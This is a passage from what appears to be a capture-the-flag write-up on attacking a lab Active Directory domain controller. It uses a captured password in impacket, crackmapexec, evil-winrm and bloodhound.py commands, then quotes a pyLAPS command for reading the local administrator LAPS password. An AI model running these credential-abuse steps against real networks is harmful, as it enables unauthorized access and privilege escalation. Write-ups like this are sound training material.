
This proved to be unsuccessful.



```
┌──(root㉿kali)-[~/hutch]
└─# impacket-GetUserSPNs 'hutch.offsec/fmcsorley:CrabSharkJellyfish192' -k -dc-ip 192.168.213.122
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
No entries found!
```


Next I checked the shares Freddy has access to using crackmapexec.

```
crackmapexec smb 192.168.213.122 -u fmcsorley -p 'CrabSharkJellyfish192' --shares
```



```
┌──(root㉿kali)-[~/hutch]
└─# crackmapexec smb 192.168.213.122 -u fmcsorley -p 'CrabSharkJellyfish192' --shares
SMB         192.168.213.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.213.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
SMB         192.168.213.122 445    HUTCHDC          [+] Enumerated shares
SMB         192.168.213.122 445    HUTCHDC          Share           Permissions     Remark
SMB         192.168.213.122 445    HUTCHDC          -----           -----------     ------
SMB         192.168.213.122 445    HUTCHDC          ADMIN$                          Remote Admin
SMB         192.168.213.122 445    HUTCHDC          C$                              Default share
SMB         192.168.213.122 445    HUTCHDC          IPC$            READ            Remote IPC
SMB         192.168.213.122 445    HUTCHDC          NETLOGON        READ            Logon server share
SMB         192.168.213.122 445    HUTCHDC          SYSVOL          READ            Logon server share
```


After going through each and every file, I found nothing interesting.
Lastly I tried just logging into winrm.



```
┌──(root㉿kali)-[~/hutch]
└─# evil-winrm -i 192.168.213.122 -u fmcsorley -p 'CrabSharkJellyfish192'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```


But that failed too.
Since I'm working with a domain controller I decided to run bloodhound to get some overview on what Im dealing with here. I went ahead and cloned the bloodhound.py repo here, and began running it.

```
./bloodhound.py -u fmcsorley -p 'CrabSharkJellyfish192' -d hutch.offsec -c All -ns
192.168.213.122
```




```
┌──(root㉿kali)-[~/hutch/BloodHound.py]
└─# ./bloodhound.py -u fmcsorley -p 'CrabSharkJellyfish192' -d hutch.offsec -c All -ns 192.168.213.122
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 05S
```

I then zipped up the results.



```
┌──(root㉿kali)-[~/hutch/BloodHound.py]
└─# ll
total 224
-rw-r--r-- 1 root root  3914 Apr 25 20:47 20240425204722_computers.json
-rw-r--r-- 1 root root 25435 Apr 25 20:47 20240425204722_containers.json
-rw-r--r-- 1 root root  3092 Apr 25 20:47 20240425204722_domains.json
-rw-r--r-- 1 root root  3966 Apr 25 20:47 20240425204722_gpos.json
-rw-r--r-- 1 root root 79344 Apr 25 20:47 20240425204722_groups.json
-rw-r--r-- 1 root root  1642 Apr 25 20:47 20240425204722_ous.json
-rw-r--r-- 1 root root 42366 Apr 25 20:47 20240425204722_users.json
drwxr-xr-x 6 root root  4096 Apr 25 18:20 bloodhound
-rwxr-xr-x 1 root root    61 Apr 25 18:19 bloodhound.py
-rw-r--r-- 1 root root 12411 Apr 25 18:23 bloods.zip
-rw-r--r-- 1 root root  8567 Apr 25 18:19 createforestcache.py
-rw-r--r-- 1 root root  1105 Apr 25 18:19 Dockerfile
-rw-r--r-- 1 root root  1063 Apr 25 18:19 LICENSE
-rw-r--r-- 1 root root  4126 Apr 25 18:19 README.md
-rw-r--r-- 1 root root  1267 Apr 25 18:19 setup.py

┌──(root㉿kali)-[~/hutch/BloodHound.py]
└─# rm bloods.zip

┌──(root㉿kali)-[~/hutch/BloodHound.py]
└─# zip bloods.zip 20240425204722_*
  adding: 20240425204722_computers.json (deflated 74%)
  adding: 20240425204722_containers.json (deflated 93%)
  adding: 20240425204722_domains.json (deflated 76%)
  adding: 20240425204722_gpos.json (deflated 85%)
  adding: 20240425204722_groups.json (deflated 94%)
  adding: 20240425204722_ous.json (deflated 64%)
  adding: 20240425204722_users.json (deflated 96%)
```

Fired up bloodhound, And loaded the zip into bloodhound.



Upload Progress

20240425204722_computers.json
Upload Complete 100%


20240425204722_containers.json
Upload Complete 100%

20240425204722_domains.json
Upload Complete 100%

20240425204722_gpos.json
Upload Complete 100%


20240425204722_groups.json

Next, I decided to just immediately check "Find Shortest Paths to Domain Admins" under the Analysis tab and I my next step became very clear...


MAIN CONTROLLERS@HUTCH.OFFSEC
DEFAULT DOMAIN POLICY@HUTCH.OFFSEC
Contains
RISE DOMAIN CONTROLLERS@HUTCH.OFFSEC
SyncLAPSPassword
HUTCHDC.HUTCH.OFFSEC
ReadLAPSPassword
FMCSORLEY@HUTCH.OFFSEC
AddKeyCredentialLink
AddKeyCredentialLink
KEY ADMINS@HUTCH.OFFSEC
TERPRISE KEY ADMINS@HUTCH.OFFSEC

A cool thing about bloodhound is the Abuse information that can be found by clicking on the line and then clicking the question mark. The modal shows you the different ways to abuse the permission on both Linux and Windows. I'm interested on how to abuse it in Linux. According to the overview
"The user FMCSORLEY@HUTCH.OFFSEC has the ability to read the password set by Local Administrator Password Solution (LAPS) on the computer HUTCHDC.HUTCH.OFFSEC.
The local administrator password for a computer managed by LAPS is stored in the confidential LDAP attribute, "ms-mcs-AdmPwd"."
And according to the Linux abuse tab,
"Sufficient control on a computer object is abusable when the computer's local admin account credential is controlled with LAPS. The clear-text password for the local administrator account is stored in an extended attribute on the computer object called ms-Mcs-AdmPwd.
pyLAPS can be used to retrieve LAPS passwords:"

```
pyLAPS.py --action get -d "DOMAIN" -u "ControlledUser" -p "ItsPassword"
```




Sufficient control on a computer object is abusable when the computer's local admin account credential is controlled with LAPS. The clear-text password for the local administrator account is stored in an extended attribute on the computer object called ms-Mcs-AdmPwd.

pyLAPS can be used to retrieve LAPS passwords:

```
pyLAPS.py --action get -d "DOMAIN" -u "ControlledUser" -p "ItsPasswor
d"
```

How convenient there is a tool to do just this from the safety of my own shell.
I went ahead and downloaded to script using wget from github

